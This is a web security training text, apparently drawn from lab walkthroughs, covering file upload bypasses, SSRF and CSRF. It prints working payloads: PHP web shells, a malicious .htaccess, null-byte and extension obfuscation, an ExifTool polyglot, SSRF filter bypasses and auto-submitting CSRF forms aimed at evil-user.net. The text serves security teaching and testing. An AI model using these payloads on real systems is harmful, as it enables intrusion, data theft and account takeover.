One of the more obvious ways of preventing users from uploading malicious scripts is to blacklist potentially dangerous file extensions like `.php`. The practice of blacklisting is inherently flawed as it's difficult to explicitly block every possible file extension that could be used to execute code. Such blacklists can sometimes be bypassed by using lesser known, alternative file extensions that may still be executable, such as `.php5`, `.shtml`, and so on.

Overriding the server configuration

As we discussed in the previous section, servers typically won't execute files unless they have been configured to do so. For example, before an Apache server will execute PHP files requested by a client, developers might have to add the following directives to their `/etc/apache2/apache2.conf` file:

```
LoadModule php_module /usr/lib/apache2/modules/libphp.so

    AddType application/x-httpd-php .php
```

Many servers also allow developers to create special configuration files within individual directories in order to override or add to one or more of the global settings. Apache servers, for example, will load a directory-specific configuration from a file called `.htaccess` if one is present.

Similarly, developers can make directory-specific configuration on IIS servers using a `web.config` file. This might include directives such as the following, which in this case allows JSON files to be served to users:

```
<staticContent>
    <mimeMap fileExtension=".json" mimeType="application/json" />
    </staticContent>
```

Web servers use these kinds of configuration files when present, but you're not normally allowed to access them using HTTP requests. However, you may occasionally find servers that fail to stop you from uploading your own malicious configuration file. In this case, even if the file extension you need is blacklisted, you may be able to trick the server into mapping an arbitrary, custom file extension to an executable MIME type.

Example - Web shell upload via extension blacklist bypass

Log in and upload an image as your avatar, then go back to your account page.

In Burp, go to **Proxy > HTTP history** and notice that your image was fetched using a `GET` request to `/files/avatars/<YOUR-IMAGE>`. Send this request to Burp Repeater.

On your system, create a file called `exploit.php` containing a script for fetching the contents of Carlos's secret. For example:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Attempt to upload this script as your avatar. The response indicates that you are not allowed to upload files with a `.php` extension.

In Burp's proxy history, find the `POST /my-account/avatar` request that was used to submit the file upload. In the response, notice that the headers reveal that you're talking to an Apache server. Send this request to Burp Repeater.

In Burp Repeater, go to the tab for the `POST /my-account/avatar` request and find the part of the body that relates to your PHP file. Make the following changes:

- Change the value of the `filename` parameter to `.htaccess`.
- Change the value of the `Content-Type` header to `text/plain`.

Replace the contents of the file (your PHP payload) with the following Apache directive:

```
AddType application/x-httpd-php .l33t
```

This maps an arbitrary extension (`.l33t`) to the executable MIME type `application/x-httpd-php`. As the server uses the `mod_php` module, it knows how to handle this already.

Send the request and observe that the file was successfully uploaded.

Use the back arrow in Burp Repeater to return to the original request for uploading your PHP exploit.

Change the value of the `filename` parameter from `exploit.php` to `exploit.l33t`. Send the request again and notice that the file was uploaded successfully.

Switch to the other Repeater tab containing the `GET /files/avatars/<YOUR-IMAGE>` request. In the path, replace the name of your image file with `exploit.l33t` and send the request. Observe that Carlos's secret was returned in the response. Thanks to our malicious `.htaccess` file, the `.l33t` file was executed as if it were a `.php` file.

Submit the secret to solve the lab.

Obfuscating file extensions

Even the most exhaustive blacklists can potentially be bypassed using classic obfuscation techniques. Let's say the validation code is case sensitive and fails to recognize that `exploit.pHp` is in fact a `.php` file. If the code that subsequently maps the file extension to a MIME type is **not** case sensitive, this discrepancy allows you to sneak malicious PHP files past validation that may eventually be executed by the server.

You can also achieve similar results using the following techniques:

Provide multiple extensions. Depending on the algorithm used to parse the filename, the following file may be interpreted as either a PHP file or JPG image: `exploit.php.jpg`

Add trailing characters. Some components will strip or ignore trailing whitespaces, dots, and suchlike: `exploit.php.`

Try using the URL encoding (or double URL encoding) for dots, forward slashes, and backward slashes. If the value isn't decoded when validating the file extension, but is later decoded server-side, this can also allow you to upload malicious files that would otherwise be blocked: `exploit%2Ephp`

Add semicolons or URL-encoded null byte characters before the file extension. If validation is written in a high-level language like PHP or Java, but the server processes the file using lower-level functions in C/C++, for example, this can cause discrepancies in what is treated as the end of the filename: `exploit.asp;.jpg` or `exploit.asp%00.jpg`

Try using multibyte unicode characters, which may be converted to null bytes and dots after unicode conversion or normalization. Sequences like `xC0 x2E`, `xC4 xAE` or `xC0 xAE` may be translated to `x2E` if the filename parsed as a UTF-8 string, but then converted to ASCII characters before being used in a path.

Other defenses involve stripping or replacing dangerous extensions to prevent the file from being executed. If this transformation isn't applied recursively, you can position the prohibited string in such a way that removing it still leaves behind a valid file extension. For example, consider what happens if you strip `.php` from the following filename:

`exploit.p.phphp`

This is just a small selection of the many ways it's possible to obfuscate file extensions.

Example - Web shell upload via obfuscated file extension

Log in and upload an image as your avatar, then go back to your account page.

In Burp, go to **Proxy > HTTP history** and notice that your image was fetched using a `GET` request to `/files/avatars/<YOUR-IMAGE>`. Send this request to Burp Repeater.

On your system, create a file called `exploit.php`, containing a script for fetching the contents of Carlos's secret. For example:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Attempt to upload this script as your avatar. The response indicates that you are only allowed to upload JPG and PNG files.

In Burp's proxy history, find the `POST /my-account/avatar` request that was used to submit the file upload. Send this to Burp Repeater.

In Burp Repeater, go to the tab for the `POST /my-account/avatar` request and find the part of the body that relates to your PHP file. In the `Content-Disposition` header, change the value of the `filename` parameter to include a URL encoded null byte, followed by the `.jpg` extension:

```
filename="exploit.php%00.jpg"
```

Send the request and observe that the file was successfully uploaded. Notice that the message refers to the file as `exploit.php`, suggesting that the null byte and `.jpg` extension have been stripped.

Switch to the other Repeater tab containing the `GET /files/avatars/<YOUR-IMAGE>` request. In the path, replace the name of your image file with `exploit.php` and send the request. Observe that Carlos's secret was returned in the response.

Submit the secret to solve the lab.

Flawed validation of the file's contents

Instead of implicitly trusting the `Content-Type` specified in a request, more secure servers try to verify that the contents of the file actually match what is expected.

In the case of an image upload function, the server might try to verify certain intrinsic properties of an image, such as its dimensions. If you try uploading a PHP script, for example, it won't have any dimensions at all. Therefore, the server can deduce that it can't possibly be an image, and reject the upload accordingly.

Similarly, certain file types may always contain a specific sequence of bytes in their header or footer. These can be used like a fingerprint or signature to determine whether the contents match the expected type. For example, JPEG files always begin with the bytes `FF D8 FF`.

This is a much more robust way of validating the file type, but even this isn't foolproof. Using special tools, such as ExifTool, it can be trivial to create a polyglot JPEG file containing malicious code within its metadata.

Example - Remote code execution via polyglot web shell upload

On your system, create a file called `exploit.php` containing a script for fetching the contents of Carlos's secret. For example:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Log in and attempt to upload the script as your avatar. Observe that the server successfully blocks you from uploading files that aren't images, even if you try using some of the techniques you've learned in previous labs.

Create a polyglot PHP/JPG file that is fundamentally a normal image, but contains your PHP payload in its metadata. A simple way of doing this is to download and run ExifTool from the command line as follows:

```
exiftool -Comment="<?php echo 'START ' .
file_get_contents('/home/carlos/secret') . ' END'; ?>"
<YOUR-INPUT-IMAGE>.jpg -o polyglot.php
```

This adds your PHP payload to the image's `Comment` field, then saves the image with a `.php` extension.

In the browser, upload the polyglot image as your avatar, then go back to your account page.

In Burp's proxy history, find the `GET /files/avatars/polyglot.php` request. Use the message editor's search feature to find the `START` string somewhere within the binary image data in the response. Between this and the `END` string, you should see Carlos's secret, for example:

```
START 2B2tlPyJQfJDynyKME5D02Cw0ouydMpZ END
```

Submit the secret to solve the lab.

Exploiting file upload race conditions

Modern frameworks are more battle-hardened against these kinds of attacks. They generally don't upload files directly to their intended destination on the filesystem. Instead, they take precautions like uploading to a temporary, sandboxed directory first and randomizing the name to avoid overwriting existing files. They then perform validation on this temporary file and only transfer it to its destination once it is deemed safe to do so.

That said, developers sometimes implement their own processing of file uploads independently of any framework. Not only is this fairly complex to do well, it can also introduce dangerous race conditions that enable an attacker to completely bypass even the most robust validation.

For example, some websites upload the file directly to the main filesystem and then remove it again if it doesn't pass validation. This kind of behavior is typical in websites that rely on anti-virus software and the like to check for malware. This may only take a few milliseconds, but for the short time that the file exists on the server, the attacker can potentially still execute it.

These vulnerabilities are often extremely subtle, making them difficult to detect during blackbox testing unless you can find a way to leak the relevant source code.

Race conditions in URL-based file uploads

Similar race conditions can occur in functions that allow you to upload a file by providing a URL. In this case, the server has to fetch the file over the internet and create a local copy before it can perform any validation.

As the file is loaded using HTTP, developers are unable to use their framework's built-in mechanisms for securely validating files. Instead, they may manually create their own processes for temporarily storing and validating the file, which may not be quite as secure.

For example, if the file is loaded into a temporary directory with a randomized name, in theory, it should be impossible for an attacker to exploit any race conditions. If they don't know the name of the directory, they will be unable to request the file in order to trigger its execution. On the other hand, if the randomized directory name is generated using pseudo-random functions like PHP's `uniqid()`, it can potentially be brute-forced.

To make attacks like this easier, you can try to extend the amount of time taken to process the file, thereby lengthening the window for brute-forcing the directory name. One way of doing this is by uploading a larger file. If it is processed in chunks, you can potentially take advantage of this by creating a malicious file with the payload at the start, followed by a large number of arbitrary padding bytes.

Exploiting file upload vulnerabilities without remote code execution

In the examples we've looked at so far, we've been able to upload server-side scripts for remote code execution. This is the most serious consequence of an insecure file upload function, but these vulnerabilities can still be exploited in other ways.

Uploading malicious client-side scripts

Although you might not be able to execute scripts on the server, you may still be able to upload scripts for client-side attacks. For example, if you can upload HTML files or SVG images, you can potentially use `<script>` tags to create stored XSS payloads.

If the uploaded file then appears on a page that is visited by other users, their browser will execute the script when it tries to render the page. Note that due to same-origin policy restrictions, these kinds of attacks will only work if the uploaded file is served from the same origin to which you upload it.

Exploiting vulnerabilities in the parsing of uploaded files

If the uploaded file seems to be both stored and served securely, the last resort is to try exploiting vulnerabilities specific to the parsing or processing of different file formats. For example, you know that the server parses XML-based files, such as Microsoft Office `.doc` or `.xls` files, this may be a potential vector for XXE injection attacks.

Uploading files using PUT

It's worth noting that some web servers may be configured to support `PUT` requests. If appropriate defenses aren't in place, this can provide an alternative means of uploading malicious files, even when an upload function isn't available via the web interface.

```
PUT /images/exploit.php HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-httpd-php
Content-Length: 49

<?php echo file_get_contents('/path/to/file'); ?>
```

Tip

You can try sending `OPTIONS` requests to different endpoints to test for any that advertise support for the `PUT` method.

How to prevent file upload vulnerabilities

Allowing users to upload files is commonplace and doesn't have to be dangerous as long as you take the right precautions. In general, the most effective way to protect your own websites from these vulnerabilities is to implement all of the following practices:

Check the file extension against a whitelist of permitted extensions rather than a blacklist of prohibited ones. It's much easier to guess which extensions you might want to allow than it is to guess which ones an attacker might try to upload.

Make sure the filename doesn't contain any substrings that may be interpreted as a directory or a traversal sequence (`../`).

Rename uploaded files to avoid collisions that may cause existing files to be overwritten.

Do not upload files to the server's permanent filesystem until they have been fully validated.


As much as possible, use an established framework for preprocessing file uploads rather than attempting to write your own validation mechanisms.

SERVER-SIDE REQUEST FORGERY (SSRF) ATTACKS

What is SSRF?

Server-side request forgery is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location.

In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems. This could leak sensitive data, such as authorization credentials.



What is the impact of SSRF attacks?

A successful SSRF attack can often result in unauthorized actions or access to data within the organization. This can be in the vulnerable application, or on other back-end systems that the application can communicate with. In some situations, the SSRF vulnerability might allow an attacker to perform arbitrary command execution.

An SSRF exploit that causes connections to external third-party systems might result in malicious onward attacks. These can appear to originate from the organization hosting the vulnerable application.

Common SSRF attacks

SSRF attacks often exploit trust relationships to escalate an attack from the vulnerable application and perform unauthorized actions. These trust relationships might exist in relation to the server, or in relation to other back-end systems within the same organization.

SSRF attacks against the server

In an SSRF attack against the server, the attacker causes the application to make an HTTP request back to the server that is hosting the application, via its loopback network interface. This typically involves supplying a URL with a hostname like `127.0.0.1` (a reserved IP address that points to the loopback adapter) or `localhost` (a commonly used name for the same adapter).

For example, imagine a shopping application that lets the user view whether an item is in stock in a particular store. To provide the stock information, the application must query various back-end REST APIs. It does this by passing the URL to the relevant back-end API endpoint via a front-end HTTP request. When a user views the stock status for an item, their browser makes the following request:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1
```

This causes the server to make a request to the specified URL, retrieve the stock status, and return this to the user.

In this example, an attacker can modify the request to specify a URL local to the server:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://localhost/admin
```

The server fetches the contents of the `/admin` URL and returns it to the user.

An attacker can visit the `/admin` URL, but the administrative functionality is normally only accessible to authenticated users. This means an attacker won't see anything of interest. However, if the request to the `/admin` URL comes from the local machine, the normal access controls are bypassed. The application grants full access to the

administrative functionality, because the request appears to originate from a trusted location.

Why do applications behave in this way, and implicitly trust requests that come from the local machine? This can arise for various reasons:

The access control check might be implemented in a different component that sits in front of the application server. When a connection is made back to the server, the check is bypassed.

For disaster recovery purposes, the application might allow administrative access without logging in, to any user coming from the local machine. This provides a way for an administrator to recover the system if they lose their credentials. This assumes that only a fully trusted user would come directly from the server.

The administrative interface might listen on a different port number to the main application, and might not be reachable directly by users.

These kind of trust relationships, where requests originating from the local machine are handled differently than ordinary requests, often make SSRF into a critical vulnerability.

Example - Basic SSRF against the local server

Browse to `/admin` and observe that you can't directly access the admin page.

Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.

Change the URL in the `stockApi` parameter to `http://localhost/admin`. This should display the administration interface.

Read the HTML to identify the URL to delete the target user, which is:

```
http://localhost/admin/delete?username=carlos
```

Submit this URL in the `stockApi` parameter, to deliver the SSRF attack.

SSRF attacks against other back-end systems

In some cases, the application server is able to interact with back-end systems that are not directly reachable by users. These systems often have non-routable private IP

addresses. The back-end systems are normally protected by the network topology, so they often have a weaker security posture. In many cases, internal back-end systems contain sensitive functionality that can be accessed without authentication by anyone who is able to interact with the systems.

In the previous example, imagine there is an administrative interface at the back-end URL `https://192.168.0.68/admin`. An attacker can submit the following request to exploit the SSRF vulnerability, and access the administrative interface:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
stockApi=http://192.168.0.68/admin
```

Circumventing common SSRF defenses

It is common to see applications containing SSRF behavior together with defenses aimed at preventing malicious exploitation. Often, these defenses can be circumvented.

SSRF with blacklist-based input filters

Some applications block input containing hostnames like `127.0.0.1` and `localhost`, or sensitive URLs like `/admin`. In this situation, you can often circumvent the filter using the following techniques:

Use an alternative IP representation of `127.0.0.1`, such as `2130706433`, `017700000001`, or `127.1`.

Register your own domain name that resolves to `127.0.0.1`. You can use `spoofed.burpcollaborator.net` for this purpose.

Obfuscate blocked strings using URL encoding or case variation.

Provide a URL that you control, which redirects to the target URL. Try using different redirect codes, as well as different protocols for the target URL. For example, switching from an `http:` to `https:` URL during the redirect has been shown to bypass some anti-SSRF filters.

Example - SSRF with blacklist-based input filter

Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.

Change the URL in the `stockApi` parameter to `http://127.0.0.1/` and observe that the request is blocked.

Bypass the block by changing the URL to: `http://127.1/`

Change the URL to `http://127.1/admin` and observe that the URL is blocked again.

Obfuscate the "a" by double-URL encoding it to %2561 to access the admin interface and delete the target user.

Bypassing SSRF filters via open redirection

It is sometimes possible to bypass filter-based defenses by exploiting an open redirection vulnerability.

In the previous example, imagine the user-submitted URL is strictly validated to prevent malicious exploitation of the SSRF behavior. However, the application whose URLs are allowed contains an open redirection vulnerability. Provided the API used to make the back-end HTTP request supports redirections, you can construct a URL that satisfies the filter and results in a redirected request to the desired back-end target.

For example, the application contains an open redirection vulnerability in which the following URL:

```
/product/nextProduct?currentProductId=6&path=http://evil-user.net
```

returns a redirection to:

```
http://evil-user.net
```

You can leverage the open redirection vulnerability to bypass the URL filter, and exploit the SSRF vulnerability as follows:

```
POST /product/stock HTTP/1.0

Content-Type: application/x-www-form-urlencoded

Content-Length: 118
```

```
stockApi=http://weliketoshop.net/product/nextProduct?currentProductId=6&path=http://192.168.0.68/admin
```

This SSRF exploit works because the application first validates that the supplied `stockAPI` URL is on an allowed domain, which it is. The application then requests the supplied URL, which triggers the open redirection. It follows the redirection, and makes a request to the internal URL of the attacker's choosing.

Example - SSRF with filter bypass via open redirection vulnerability

Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.

Try tampering with the `stockApi` parameter and observe that it isn't possible to make the server issue the request directly to a different host.

Click "next product" and observe that the `path` parameter is placed into the Location header of a redirection response, resulting in an open redirection.

Create a URL that exploits the open redirection vulnerability, and redirects to the admin interface, and feed this into the `stockApi` parameter on the stock checker:

```
/product/nextProduct?path=http://192.168.0.12:8080/admin
```

Observe that the stock checker follows the redirection and shows you the admin page.

Amend the path to delete the target user:

```
/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos
```

Blind SSRF vulnerabilities

Blind SSRF vulnerabilities occur if you can cause an application to issue a back-end HTTP request to a supplied URL, but the response from the back-end request is not returned in the application's front-end response.

Blind SSRF is harder to exploit but sometimes leads to full remote code execution on the server or other back-end components.

What is the impact of blind SSRF vulnerabilities?

The impact of blind SSRF vulnerabilities is often lower than fully informed SSRF vulnerabilities because of their one-way nature. They cannot be trivially exploited to retrieve sensitive data from back-end systems, although in some situations they can be exploited to achieve full remote code execution.

How to find and exploit blind SSRF vulnerabilities

The most reliable way to detect blind SSRF vulnerabilities is using out-of-band (OAST) techniques. This involves attempting to trigger an HTTP request to an external system that you control, and monitoring for network interactions with that system.

The easiest and most effective way to use out-of-band techniques is using Burp Collaborator. You can use Burp Collaborator to generate unique domain names, send these in payloads to the application, and monitor for any interaction with those domains. If an incoming HTTP request is observed coming from the application, then it is vulnerable to SSRF.

Note

It is common when testing for SSRF vulnerabilities to observe a DNS look-up for the supplied Collaborator domain, but no subsequent HTTP request. This typically happens because the application attempted to make an HTTP request to the domain, which caused the initial DNS lookup, but the actual HTTP request was blocked by network-level filtering. It is relatively common for infrastructure to allow outbound DNS traffic, since this is needed for so many purposes, but block HTTP connections to unexpected destinations.

Simply identifying a blind SSRF vulnerability that can trigger out-of-band HTTP requests doesn't in itself provide a route to exploitability. Since you cannot view the response from the back-end request, the behavior can't be used to explore content on systems that the application server can reach. However, it can still be leveraged to probe for other vulnerabilities on the server itself or on other back-end systems. You can blindly sweep the internal IP address space, sending payloads designed to detect well-known vulnerabilities. If those payloads also employ blind out-of-band techniques, then you might uncover a critical vulnerability on an unpatched internal server.

Another avenue for exploiting blind SSRF vulnerabilities is to induce the application to connect to a system under the attacker's control, and return malicious responses to the HTTP client that makes the connection. If you can exploit a serious client-side vulnerability in the server's HTTP implementation, you might be able to achieve remote code execution within the application infrastructure.

Example - Blind SSRF with out-of-band detection

Visit a product, intercept the request in Burp Suite, and send it to Burp Repeater.

Use https://webhook.site/ in the referrer
OR

Go to the Repeater tab. Select the Referer header, right-click and select "Insert Collaborator Payload" to replace the original domain with a Burp Collaborator generated domain. Send the request.

Go to the Collaborator tab, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously.

You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.

Finding hidden attack surface for SSRF vulnerabilities

Many server-side request forgery vulnerabilities are easy to find, because the application's normal traffic involves request parameters containing full URLs. Other examples of SSRF are harder to locate.

Partial URLs in requests

Sometimes, an application places only a hostname or part of a URL path into request parameters. The value submitted is then incorporated server-side into a full URL that is requested. If the value is readily recognized as a hostname or URL path, the potential attack surface might be obvious. However, exploitability as full SSRF might be limited because you do not control the entire URL that gets requested.

URLs within data formats

Some applications transmit data in formats with a specification that allows the inclusion of URLs that might get requested by the data parser for the format. An obvious example of this is the XML data format, which has been widely used in web applications to transmit structured data from the client to the server. When an application accepts data in XML format and parses it, it might be vulnerable to XXE injection. It might also be vulnerable to SSRF via XXE. We'll cover this in more detail when we look at XXE injection vulnerabilities.


SSRF via the Referer header

Some applications use server-side analytics software to tracks visitors. This software often logs the Referer header in requests, so it can track incoming links. Often the analytics software visits any third-party URLs that appear in the Referer header. This is typically done to analyze the contents of referring sites, including the anchor text that is used in the incoming links. As a result, the Referer header is often a useful attack surface for SSRF vulnerabilities.

CROSS-SITE REQUEST FORGERY (CSRF)

What is CSRF?

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.



What is the impact of a CSRF attack?

In a successful CSRF attack, the attacker causes the victim user to carry out an action unintentionally. For example, this might be to change the email address on their account, to change their password, or to make a funds transfer. Depending on the nature of the action, the attacker might be able to gain full control over the user's account. If the compromised user has a privileged role within the application, then the attacker might be able to take full control of all the application's data and functionality.

How does CSRF work?

For a CSRF attack to be possible, three key conditions must be in place:

A relevant action. There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for

other users) or any action on user-specific data (such as changing the user's own password).

Cookie-based session handling. Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests.

No unpredictable request parameters. The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.

For example, suppose an application contains a function that lets the user change the email address on their account. When a user performs this action, they make an HTTP request like the following:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=wiener@normal-user.com
```

This meets the conditions required for CSRF:

The action of changing the email address on a user's account is of interest to an attacker. Following this action, the attacker will typically be able to trigger a password reset and take full control of the user's account.

The application uses a session cookie to identify which user issued the request. There are no other tokens or mechanisms in place to track user sessions.

The attacker can easily determine the values of the request parameters that are needed to perform the action.

With these conditions in place, the attacker can construct a web page containing the following HTML:

```
<html>

    <body>

        <form
action="https://vulnerable-website.com/email/change"
method="POST">

            <input type="hidden" name="email"
value="pwned@evil-user.net" />

        </form>

        <script>

            document.forms[0].submit();

        </script>

    </body>

</html>
```

If a victim user visits the attacker's web page, the following will happen:

The attacker's page will trigger an HTTP request to the vulnerable website.

If the user is logged in to the vulnerable website, their browser will automatically include their session cookie in the request (assuming SameSite cookies are not being used).

The vulnerable website will process the request in the normal way, treat it as having been made by the victim user, and change their email address.

Note
Although CSRF is normally described in relation to cookie-based session handling, it also arises in other contexts where the application automatically adds some user credentials to requests, such as HTTP Basic authentication and certificate-based authentication.

How to construct a CSRF attack

Manually creating the HTML needed for a CSRF exploit can be cumbersome, particularly where the desired request contains a large number of parameters, or there are other quirks in the request. The easiest way to construct a CSRF exploit is using the CSRF PoC generator that is built in to Burp Suite Professional:

Select a request anywhere in Burp Suite Professional that you want to test or exploit.

From the right-click context menu, select Engagement tools / Generate CSRF PoC.

Burp Suite will generate some HTML that will trigger the selected request (minus cookies, which will be added automatically by the victim's browser).

You can tweak various options in the CSRF PoC generator to fine-tune aspects of the attack. You might need to do this in some unusual situations to deal with quirky features of requests.

Copy the generated HTML into a web page, view it in a browser that is logged in to the vulnerable website, and test whether the intended request is issued successfully and the desired action occurs.

Example - CSRF vulnerability with no defenses

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a CSRF attack to change the viewer's email address and upload it to your exploit server.

Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.

If you're using Burp Suite Professional, right-click on the request and select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate".
Alternatively, if you're using Burp Suite Community Edition, use the following HTML template. You can get the request URL by right-clicking and selecting "Copy URL".

```
<form method="POST"
action="https://YOUR-LAB-ID.web-security-academy.net/my-account/c
hange-email">

    <input type="hidden" name="email"
value="anything%40web-security-academy.net">

</form>

<script>

        document.forms[0].submit();

</script>
```

Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".

To verify that the exploit works, try it on yourself by clicking "View exploit" and then check the resulting HTTP request and response.

Change the email address in your exploit so that it doesn't match your own.

Click "Deliver to victim" to solve the lab.

How to deliver a CSRF exploit

The delivery mechanisms for cross-site request forgery attacks are essentially the same as for reflected XSS. Typically, the attacker will place the malicious HTML onto a website that they control, and then induce victims to visit that website. This might be done by feeding the user a link to the website, via an email or social media message. Or if the attack is placed into a popular website (for example, in a user comment), they might just wait for users to visit the website.

Note that some simple CSRF exploits employ the GET method and can be fully self-contained with a single URL on the vulnerable website. In this situation, the attacker

may not need to employ an external site, and can directly feed victims a malicious URL on the vulnerable domain. In the preceding example, if the request to change email address can be performed with the GET method, then a self-contained attack would look like this:

```
<img
src="https://vulnerable-website.com/email/change?email=pwned@evil
-user.net">
```

Common defences against CSRF

Nowadays, successfully finding and exploiting CSRF vulnerabilities often involves bypassing anti-CSRF measures deployed by the target website, the victim's browser, or both. The most common defenses you'll encounter are as follows:

CSRF tokens - A CSRF token is a unique, secret, and unpredictable value that is generated by the server-side application and shared with the client. When attempting to perform a sensitive action, such as submitting a form, the client must include the correct CSRF token in the request. This makes it very difficult for an attacker to construct a valid request on behalf of the victim.

SameSite cookies - SameSite is a browser security mechanism that determines when a website's cookies are included in requests originating from other websites. As requests to perform sensitive actions typically require an authenticated session cookie, the appropriate SameSite restrictions may prevent an attacker from triggering these actions cross-site. Since 2021, Chrome enforces `Lax` SameSite restrictions by default. As this is the proposed standard, we expect other major browsers to adopt this behavior in future.

Referer-based validation - Some applications make use of the HTTP Referer header to attempt to defend against CSRF attacks, normally by verifying that the request originated from the application's own domain. This is generally less effective than CSRF token validation.

What is a CSRF token?

A CSRF token is a unique, secret, and unpredictable value that is generated by the server-side application and shared with the client. When issuing a request to perform a sensitive action, such as submitting a form, the client must include the correct CSRF token. Otherwise, the server will refuse to perform the requested action.

A common way to share CSRF tokens with the client is to include them as a hidden parameter in an HTML form, for example:

```
<form name="change-email-form" action="/my-account/change-email" method="POST">

    <label>Email</label>

    <input required type="email" name="email" value="example@normal-website.com">

    <input required type="hidden" name="csrf" value="50FaWgdOhi9M9wyna8taR1k3ODOR8d6u">

    <button class='button' type='submit'> Update email </button>

</form>
```

Submitting this form results in the following request:

```
POST /my-account/change-email HTTP/1.1

Host: normal-website.com

Content-Length: 70

Content-Type: application/x-www-form-urlencoded



csrf=50FaWgdOhi9M9wyna8taR1k3ODOR8d6u&email=example@normal-website.com
```

When implemented correctly, CSRF tokens help protect against CSRF attacks by making it difficult for an attacker to construct a valid request on behalf of the victim. As the attacker has no way of predicting the correct value for the CSRF token, they won't be able to include it in the malicious request.

Note

CSRF tokens don't have to be sent as hidden parameters in a `POST` request. Some applications place CSRF tokens in HTTP headers, for example. The way in which tokens are transmitted has a significant impact on the security of a mechanism as a whole. For more information, see How to prevent CSRF vulnerabilities.

Common flaws in CSRF token validation

CSRF vulnerabilities typically arise due to flawed validation of CSRF tokens. In this section, we'll cover some of the most common issues that enable attackers to bypass these defenses.

Validation of CSRF token depends on request method

Some applications correctly validate the token when the request uses the POST method but skip the validation when the GET method is used.

In this situation, the attacker can switch to the GET method to bypass the validation and deliver a CSRF attack:

```
GET /email/change?email=pwned@evil-user.net HTTP/1.1

Host: vulnerable-website.com

